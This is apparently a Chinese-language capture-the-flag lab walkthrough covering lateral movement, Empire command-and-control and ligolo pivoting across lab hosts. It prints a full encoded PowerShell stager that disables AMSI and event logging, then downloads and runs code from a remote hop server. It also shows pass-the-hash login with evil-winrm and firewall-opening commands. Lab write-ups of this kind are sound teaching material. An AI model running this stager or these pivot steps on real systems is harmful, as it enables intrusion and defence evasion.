B1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAYwAuAFAAcgBvAHgAeQA9AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARABlAGYAYQB1AGwAdABXAGUAYgBQAHIAbwB4AHkAOwAkAHcAYwAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoAOgBEAGUAZgBhAHUAbAB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbABzADsAJABLAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAQgB5AHQAZQBzACgAJwB6AFoAcwBGAHgAcwAxAGEAcAAxAHcAUgBqAHcAVwBtAG4ARABBADkATgBrAHYANwBUAEwAUwBlADQARQBrAGYAJwApADsAJAB3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAHMAZQBzAHMAaQBvAG4APQA1AEUAZABpAGMAcwA5ADcAbgBpAHUAZAB4ADMAOQAwAEQAMABCAEMATABJAG0AZABsADQARgBkAFgAVQBHAFMAaAA4AHUAUABrAGkANAArAE0ARwBuAEIATgAwADkAMgBzAFUAMAByAC8ASABNADEARwBqAFkAPQAiACkAOwAkAHMAZQByAD0AJAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABBAEEATABnAEEAeQBBAEQAQQBBAE0AQQBBAHUAQQBEAEUAQQBPAEEAQQB3AEEAQwA0AEEATQBnAEEAdwBBAEQAQQBBAE8AZwBBAHgAQQBEAGcAQQBNAEEAQQA0AEEARABBAEEATAB3AEEAPQAnACkAKQApADsAJAB0AD0AJwAvAG4AZQB3AHMALgBwAGgAcAAnADsAJABoAG8AcAA9ACcAaAB0AHQAcABfAGgAbwBwACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcASABvAHAALQBOAGEAbQBlACcALAAkAGgAbwBwACkAOwAkAGQAYQB0AGEAPQAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABzAGUAcgArACQAdAApADsASQBFAFgAIAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGQAYQB0AGEAKQApAA==

在prod-serv上搭建跳板
# kali内
cd /tmp/http_hop && zip -r hop-ras.zip *

# 通过penelope上传文件到prod-serv
upload /tmp/http_hop/hop-ras.zip

# 解压
unzip hop-ras.zip -d hop-ras
开启php服务
# 进入跳板目录
cd hop-ras

# 防火墙放通
firewall-cmd --zone=public --add-port 18080/tcp

# 开启服务,端口要和我们hop监听器一致
php -S 0.0.0.0:18080 &>/dev/null &
在git-server上之前我们已经拿到了管理员hash,可以通过evil-winrm执行命令
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.180.150

# 然后执行之前生成的命令即可
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdAB2AGEAbAB1AGUAKAAkAE4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AFsAUwB5AHMAdABlAG0ALgBEAGkAYQBnAG4AbwBzAHQAaQBjAHMALgBFAHYAZQBuAHQAaQBuAGcALgBFAHYAZQBuAHQAUAByAG8AdgBpAGQAZQByAF0ALgBHAGUAdABGAGkAZQBsAGQAKAAnAG0AXwBlAG4AYQBiAGwAZQBkACcALAAnAE4AbwBuAFAAdQBiAGwAaQBjACwASQBuAHMAdABhAG4AYwBlACcAKQAuAFMAZQB0AFYAYQBsAHUAZQAoAFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBUAHIAYQBjAGkAbgBnAC4AUABTAEUAdAB3AEwAbwBnAFAAcgBvAHYAaQBkAGUAcgAnACkALgBHAGUAdABGAGkAZQBsAGQAKAAnAGUAdAB3AFAAcgBvAHYAaQBkAGUAcgAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAEcAZQB0AFYAYQBsAHUAZQAoACQAbgB1AGwAbAApACwAMAApADsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoARQB4AHAAZQBjAHQAMQAwADAAQwBvAG4AdABpAG4AdQBlAD0AMAA7ACQAdwBjAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAYwAuAFAAcgBvAHgAeQA9AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6ADoARABlAGYAYQB1AGwAdABXAGUAYgBQAHIAbwB4AHkAOwAkAHcAYwAuAFAAcgBvAHgAeQAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBDAHIAZQBkAGUAbgB0AGkAYQBsAEMAYQBjAGgAZQBdADoAOgBEAGUAZgBhAHUAbAB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbABzADsAJABLAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAQgB5AHQAZQBzACgAJwB6AFoAcwBGAHgAcwAxAGEAcAAxAHcAUgBqAHcAVwBtAG4ARABBADkATgBrAHYANwBUAEwAUwBlADQARQBrAGYAJwApADsAJAB3AGMALgBIAGUAYQBkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAHMAZQBzAHMAaQBvAG4APQA1AEUAZABpAGMAcwA5ADcAbgBpAHUAZAB4ADMAOQAwAEQAMABCAEMATABJAG0AZABsADQARgBkAFgAVQBHAFMAaAA4AHUAUABrAGkANAArAE0ARwBuAEIATgAwADkAMgBzAFUAMAByAC8ASABNADEARwBqAFkAPQAiACkAOwAkAHMAZQByAD0AJAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABBAEEATABnAEEAeQBBAEQAQQBBAE0AQQBBAHUAQQBEAEUAQQBPAEEAQQB3AEEAQwA0AEEATQBnAEEAdwBBAEQAQQBBAE8AZwBBAHgAQQBEAGcAQQBNAEEAQQA0AEEARABBAEEATAB3AEEAPQAnACkAKQApADsAJAB0AD0AJwAvAG4AZQB3AHMALgBwAGgAcAAnADsAJABoAG8AcAA9ACcAaAB0AHQAcABfAGgAbwBwACcAOwAkAHcAYwAuAEgAZQBhAGQAZQByAHMALgBBAGQAZAAoACcASABvAHAALQBOAGEAbQBlACcALAAkAGgAbwBwACkAOwAkAGQAYQB0AGEAPQAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZABEAGEAdABhACgAJABzAGUAcgArACQAdAApADsASQBFAFgAIAAoAFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGQAYQB0AGEAKQApAA==

成功上线Git Server
任务30-Command and Control Empire: Modules

新版本在这里执行模块

结果在这里获取

任务31-Command and Control Empire: Interactive Shell
执行命令
任务32-Personal PC Enumeration
利用Empire的模块进行端口扫描

Hostname       OpenPorts
--------       ---------
10.200.180.100 80,3389

Invoke-Portscan completed
回答问题
Scan the top 50 ports of the last IP address you found in Task 17. Which ports are open (lowest to highest, separated by commas)?(80,3389)
任务34-Personal PC Pivoting
分析情况
先整理一下,我们的目标是这样的三台机器

目前我们在a运行了ligolo的客户端,创建了访问b的路由,并且把A机器的65530转发至kali的4444
但是c的端口,80和3389,kali和A均无法直接连接,b可以连接
所以我们需要在b机器再上线一次ligolo,但是b目前也无法直接连接到kali
代理通向第三台机器
所以我们需要在a上线的ligolo内在添加一条端口转发:from A_IP:port to kali_IP:port

这样访问a的19090端口的流量就会到kali的443
在A机器(linux)放通端口
firewall-cmd --zone=public --add-port 19090/tcp

然后在b机器(windows)上,在放通端口
# 房间给的命令
netsh advfirewall firewall add rule name="Chisel-MuirlandOracle" dir=in action=allow protocol=tcp localport=47000

# 实际情况应该执行19090的出战流量
netsh advfirewall firewall add rule name="rasalghul" dir=out action=allow protocol=TCP remoteport=19090

然后在上传一个ligolo的Windows的agent,连接A机器的19090端口

上传到b机器

